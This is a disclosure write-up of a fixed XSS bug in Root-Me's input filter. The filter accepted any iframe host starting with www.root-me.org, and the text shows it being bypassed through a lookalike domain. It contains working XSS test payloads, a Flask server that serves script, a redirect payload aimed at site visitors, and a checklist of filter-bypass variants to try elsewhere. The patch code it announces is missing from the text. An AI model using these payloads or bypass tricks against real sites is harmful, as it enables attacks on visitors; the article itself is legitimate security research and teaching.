A quick word on domains, because the whole bug lives there. A domain name is read from right to left in terms of ownership. In www.root-me.org.mizu.re, the part that decides who owns it is mizu.re, which belongs to the researcher. The www.root-me.org at the front is just a label inside that domain, like a room number inside a building you own. To a human it looks like Root-Me; to a computer it is a completely different site.
Finding it
What the input box accepts
The first job was to map the box's behaviour. The researcher tried many HTML elements and settled on two facts.
Fact one: JavaScript, the programming language of web pages, is heavily filtered. This input:
<script>alert()</script>
<img src=x onerror="alert()">
<a href="javascript:alert()">XSS</a>
produced this output:
<code class="echappe-js"><script>alert()</script></code>
<p>
<code class="echappe-js"><img src=x onerror="alert()"></code>
<br class="autobr">
<a>XSS</a>
</p>
Line by line. The first input line is a script tag, the standard way to put JavaScript in a page; alert() is a built-in function that pops up a dialog box, which is the classic harmless proof that code ran. The second line is an img tag pointing at a source called x, which does not exist, plus an onerror attribute: a handler that runs when the image fails to load. The third line is a link whose destination is javascript:alert(), a URL form that runs code when clicked.
In the output, the script tag and the img tag have been turned into text. The angle brackets became < and >, which are HTML entities, the way to write a literal < or > so the browser shows it as a character instead of treating it as the start of a tag. Both sit inside code elements with the class echappe-js, which is the site's marker for escaped JavaScript. The link survived as an <a> element, but its href attribute, the destination, was removed completely, so the javascript: URL never reached the browser.
Fact two: iframes are allowed.
<iframe>
An iframe is a window inside a page that loads another web page. Think of it as a picture frame on a wall: the frame belongs to your house, but the picture inside can come from anywhere. If a site lets you create iframes, you can make its pages display content from other sites.
Trying to load your own JavaScript file
With those two facts, the obvious next idea was to skip inline script entirely. Instead of putting JavaScript in the box, put an iframe that loads a JavaScript file hosted on the researcher's own site. The filter escapes script tags, but it cannot escape a file that lives somewhere else.
<iframe src="https://mizu.re/xss.js">
This failed. The src attribute, the address the iframe should load, was removed automatically. So the box strips src from iframes, at least for that address.
Embedding a page from the same site
As a last try, the researcher embedded their own profile page, which is on the Root-Me site itself:
<iframe src="https://www.root-me.org/Mizu">
This time the result was different. The www.root-me.org domain could be embedded, so the src was not stripped for that address. But the page did not render: the site's CSP blocked it.
CSP stands for Content Security Policy. It is a set of rules a website sends to the browser saying which sources of content are allowed. It is like a guest list at a door: the browser checks every resource against the list and refuses anything not on it. The rule observed here was:
frame-src http://* https://*
frame-src is the rule that governs iframes. http://* and https://* mean any site over plain HTTP and any site over HTTPS. So the CSP was not the thing blocking the profile page; it allowed framing from anywhere. Something else was refusing to render it. The important takeaway was that if the back-end filter could be bypassed, an XSS would follow easily, because the CSP would not stand in the way of loading an attacker page.
Working out which addresses are accepted
Because www.root-me.org could not be rendered, the researcher first guessed that the filter only allowed addresses from root-me.org. Further tries proved that wrong: challenge01.root-me.org, the host that serves the XSS challenges, could not be framed either.
The picture at that point was:
- Any website can be framed, thanks to the CSP.
https://www.root-me.org/mizuworked.challenge01.root-me.orgdid not work.
The conclusion was that the www.root-me.org domain had to be used. To test that, the researcher embedded the API host:
<iframe src="https://api.www.root-me.org/">
An API is a machine-facing part of a service: instead of pages for humans, it answers requests from programs, usually with data. api.www.root-me.org is a subdomain, a smaller name inside the main domain, and it starts with www.root-me.org, which is why it was worth trying.
Exploitation
Step 1: check whether the filter compares the start of the address
Embedding the API host gave a working iframe, but no XSS on the API itself. So the researcher flipped the problem around. Instead of putting a Root-Me address inside an attacker page, put an attacker address that begins with the trusted name:
<iframe src="https://www.root-me.org.x/">
This worked, which suggested the filter was checking whether the text started with www.root-me.org. A prefix check is like a bouncer who reads only the first word of your name on the guest list and waves you through, without checking the surname.
Step 2: register a lookalike domain and serve a payload
The researcher immediately registered www.root-me.org.mizu.re and started a Flask server, over HTTPS to avoid the mixed content error:
from flask import Flask

# Create the APP
app = Flask(__name__)

# Home page
@app.route("/", methods=["GET"])
def index():
    return "<script>alert(document.domain)</script>"

if __name__ == "__main__":
    app.run("[redacted]", port=443, ssl_context=("cert/server.crt", 'cert/server.key'))
Line by line. from flask import Flask brings in the Flask library. app = Flask(__name__) creates the application object. The @app.route("/", methods=["GET"]) line is a decorator: it says that when someone requests the home page with a GET request, the normal request a browser makes when you open an address, run the function below. That function, index, returns a string containing a script tag that calls alert(document.domain). document.domain is the browser's way of telling you which site the page belongs to, so the popup proves which origin the code is running in. Finally, app.run("[redacted]", port=443, ...) starts the server on port 443, the standard HTTPS port, listening on all network interfaces, using a certificate and key file so the connection is encrypted.
Step 3: embed the lookalike domain
<iframe src="https://www.root-me.org.mizu.re/">
The iframe was accepted and the page from the researcher's Flask server loaded.
Further tests
Right after finding the XSS, the researcher contacted @podalirius, who helped run more tests and report the vulnerability.
The tests showed the vulnerability affected most pages of the website. For example, an attacker could have used it to rick roll every person visiting www.root-me.org with:
<script>
    window.top.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ"
</script>
Line by line. window.top refers to the outermost browser window, the one the user is actually looking at, not the iframe. Setting its location tells the browser to navigate that window to the given address. The address is the well-known YouTube video used for rickrolling, a prank where someone is tricked into opening that video. Because the script runs inside an iframe embedded in Root-Me pages, it can move the whole tab away from Root-Me.
Root cause
The input box renders HTML and allows iframes. The back-end filter that decides which src values are acceptable let through a host beginning with www.root-me.org. Any host whose name begins with www.root-me.org, such as www.root-me.org.mizu.re, therefore passes. Because the CSP allows framing any http or https origin, nothing else stopped the attacker page from loading inside the platform. The escaping of script tags and the stripping of href and src on other elements did not help, because the payload lived on a separate origin that the iframe was allowed to load.
Impact
The vulnerability affected most pages of the website, and an attacker could have used it to rick roll each person visiting www.root-me.org. The report does not describe any theft of sessions or other data beyond this demonstration. To exploit it, an attacker needs to control a domain whose name begins with www.root-me.org.
Fix
After further research by the Root-Me team, the problem was fixed with the following code patch:
The researcher's summary is that a critical vulnerability can arise from a simple slash. Root-Me patched quickly and authorised publication of the article.
Variants to test
- Submit
https://www.root-me.org.attacker.tld/style addresses wherever a trusted hostname is checked. A positive result is the iframe loading and running attacker JavaScript. - Try other prefix tricks against the same check:
[redacted],www.root-me.org:[redacted], and userinfo forms in general. A positive result is the browser resolving the request to the attacker host while the filter accepts the string. - Try suffix and substring variants such as
evil-www.root-me.orgornotwww.root-me.orgif the check is not anchored at the start. A positive result is acceptance of a host you control. - Test whether the filter looks at the raw string or the parsed host by mixing case (
WWW.ROOT-ME.ORG.attacker.tld) and trailing dots (www.root-me.org.attacker.tld.). A positive result is acceptance of a host that does not resolve to the trusted site. - Check the CSP for permissive
frame-srcorchild-srcwildcards on other targets, then repeat the lookalike-domain approach. A positive result is an iframe that loads your origin and runs script. - Probe which HTML elements survive the sanitiser and which attributes are stripped, as done here with
script,img onerror,a hrefandiframe src. A positive result is any element or attribute that reaches the browser intact and can load a resource you control.
Glossary
- API: a machine-facing part of a service that answers requests from programs, usually with data rather than pages.
- Attribute: a setting on an HTML element, such as the address an iframe loads or the destination of a link.
- CSP (Content Security Policy): rules a website sends to the browser listing which sources of content are allowed.
- Cross-site scripting (XSS): getting your own code to run inside someone else's website, in the browser of a visitor.
- Domain name: the name that identifies a site on the internet, read right to left to find its owner.
- Flask: a small web framework for the Python programming language used to run a web server.
- HTML: the language that describes how a web page is built, using elements and attributes.
- HTML entity: a way to write a literal character such as
<so the browser shows it as text instead of a tag. - HTTPS: the encrypted version of the web protocol.
- Iframe: a window inside a page that loads another web page.
- JavaScript: the programming language that runs in web pages.
- Mixed content error: a browser blocking a resource loaded over plain HTTP from a page served over HTTPS.
- Origin: the combination of scheme, host and port that identifies where a page comes from.
- Prefix check: comparing only the start of a string, which lets longer strings that begin the same way pass.
- Sanitiser: code that cleans user input by escaping or removing dangerous parts.
- Subdomain: a smaller name inside a main domain, such as
api.www.root-me.orginsideroot-me.org. window.top: the outermost browser window, the one the user is looking at.